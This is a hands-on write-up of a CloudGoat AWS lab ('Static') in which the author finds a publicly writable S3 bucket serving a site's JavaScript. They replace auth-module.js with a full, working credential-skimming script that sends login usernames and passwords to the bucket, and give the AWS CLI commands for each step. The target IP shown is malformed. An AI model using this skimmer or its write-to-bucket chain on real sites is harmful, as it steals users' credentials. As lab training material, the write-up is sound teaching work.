CloudGoat - AWS Lab - Static
Introduction
The HackSmarter Red Team has started offering AWS Penetration Testing. This fully hands-on lab provides practical experience in assessing the security of AWS environments. Throughout the lab, you will learn how to perform AWS penetration testing using AWS CLI, a command line tool.
Objective
As a member of the Hack Smarter Red Team, We’ve been assigned a web application penetration test on a client’s employee portal. During the scoping call, we will learned the client uses AWS for their website architecture.
In preparation for an upcoming Red Team Engagement, your task is to figure out a way to steal credentials from the website when employees log in. The final flag is the password for a user named “tyler”.
Approach
In this lab Static, I was provided with the external IP address of a web application. I followed the approach below to assess the application:
- Port Scanning: Scan the IP address using tools such as Nmap or RustScan to identify open ports, running services, and other relevant information.
- Web Application Analysis: Access the IP address through a web browser, analyze the application, and review its source code for any useful information.
- Identify Sensitive Information: If any sensitive information or potential security weaknesses are identified, investigate and exploit them as part of the lab.
Let’s begin
Lab
Once I launch the lab I have been provided an IP address of tagret system.
1
2
3.209.284.144
Initial Enumeration
I run the Nmap/Rustsan tool to check if any port is open.

Two ports 22 (SSH) and 80 (HTTP) are open on the target system.

Access the IP address in web browser, a Employee Login page is there which says “Authorization Personnel Only.
I tried to bypass it using SQL authentication bypass technique, but didn’t succeed.
Next I inspected source code of page for any sensitive information. Notice an S3 bucket which is used to host JavaScript libraries.

Below is the S3 bucket
1
cg-assets-cgid5bt552juha
What is S3 Bucket?
An Amazon S3 bucket is a container in AWS used to store and organize files and data, called objects.
Think of it like a cloud storage folder, but with additional features for access control, versioning, logging, and lifecycle management.
Simple example
You can store
- Images
- PDFs
- Backups
- Logs
- Application files
S3 Bucket Enumeration
Next, I enumerate the bucket using the AWS CLI to determine its misconfiguration, permissions, and available objects. As I don’t have AWS credentials, I use the argument --no-sign-request
1
2
3
4
5
┌─[jay@parrot]─[~]
└──╼ $aws s3 ls s3://cg-assets-cgid5bt552juha --no-sign-request
2026-08-09 00:05:17         52 auth-module.js
2026-08-09 00:05:17        304 logo.svg
In the S3 bucket auth-module.js and logo.svg file are presented.
I access auth-module.js in the browser, nothing is identified.

Since I can access the S3 bucket, the next step is to check whether I have write permissions on the bucket.
I created a sample text file and try to upload. I have the write permission, file is successfully uploaded.
1
2
3
4
5
6
┌─[jay@parrot]─[~]
└──╼ $echo "Hello" > packetbreakers.txt

┌─[jay@parrot]─[~]
└──╼ $cat packetbreakers.txt
Hello
1
2
3
┌─[jay@parrot]─[~]
└──╼ $aws s3 cp packetbreakers.txt s3://cg-assets-cgid5bt552juha --no-sign-request
upload: ./packetbreakers.txt to s3://cg-assets-cgid5bt552juha/packetbreakers.txt
Check the buckete, file packetbreakers.txt is presented in S3 bucket.
1
2
3
4
5
┌─[jay@parrot]─[~]
└──╼ $aws s3 ls s3://cg-assets-cgid5bt552juha --no-sign-request
2026-08-09 00:05:17         52 auth-module.js
2026-08-09 00:05:17        304 logo.svg
2026-08-09 00:15:39          6 packetbreakers.txt
Since I can able to write in S3 bucket, So I prepared a malicious auth-modle.js file.
Following script is used.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
┌─[jay@parrot]─[~]
└──╼ $cat auth-module.js
// Wait for the page to fully load
window.addEventListener('load', function() {

    // Find the login button
    var btn = document.getElementById('login-btn');

    // Add a click listener to the button
    btn.addEventListener('click', function() {

        // 1. Steal the values from the input fields
        var user = document.getElementById('username').value;
        var pass = document.getElementById('password').value;
        var lootData = "CAPTURED CREDENTIALS:\nUsername: " + user + "\nPassword: " + pass;

        // 2. Dynamically find the bucket URL from the existing script tag
        // (This saves you from hardcoding the ID)
        var bucketId = document.querySelector('script[src*="auth-module.js"]').src.split('/')[2].split('.')[0];
        var lootUrl = 'https://' + bucketId + '.s3.amazonaws.com/loot.txt';

        // 3. Exfiltrate the data to S3
        // We use 'keepalive: true' to ensure the request finishes even if the page navigates away
        fetch(lootUrl, {
            method: 'PUT',
            body: lootData,
            keepalive: true
        }).then(res => console.log('Loot sent to ' + lootUrl));

    });
});
I overwrite the old auth-module.js file with new auth-module.js.
1
2
3
┌─[jay@parrot]─[~]
└──╼ $aws s3 cp auth-module.js s3://cg-assets-cgid5bt552juha/auth-module.js --no-sign-request
upload: ./auth-module.js to s3://cg-assets-cgid5bt552juha/auth-module.js
I visit the site and refresh the page.
After a short period of time, I saw that the credentials file loot.txt have been uploaded to the S3 bucket.
1
2
3
4
5
6
┌─[jay@parrot]─[~]
└──╼ $aws s3 ls s3://cg-assets-cgid5bt552juha --no-sign-request
2026-08-09 00:25:03       1202 auth-module.js
2026-08-09 00:05:17        304 logo.svg
2026-08-09 00:25:21         66 loot.txt
2026-08-09 00:15:39          6 packetbreakers.txt
I downloaded the loot.txt file
1
2
3
┌─[jay@parrot]─[~]
└──╼ $aws s3 cp s3://cg-assets-cgid5bt552juha/loot.txt . --no-sign-request
download: s3://cg-assets-cgid5bt552juha/loot.txt to ./loot.txt
And check it’s content
1
2
3
4
5
┌─[jay@parrot]─[~]
└──╼ $cat loot.txt
CAPTURED CREDENTIALS:
Username: tyler
Password: H@cKallth3th!******
I successfully got the username and password.
Conclusion
In this lab, I was provided with an IP address for the target environment. During the analysis, I identified an S3 bucket name in the source code. I enumerated its contents and permissions. I discovered that I had write access to the bucket.
Using this access, I replaced the auth-module.js file with a modified script designed to capture user credentials when the application loaded the file. This allowed me to steal user credentials.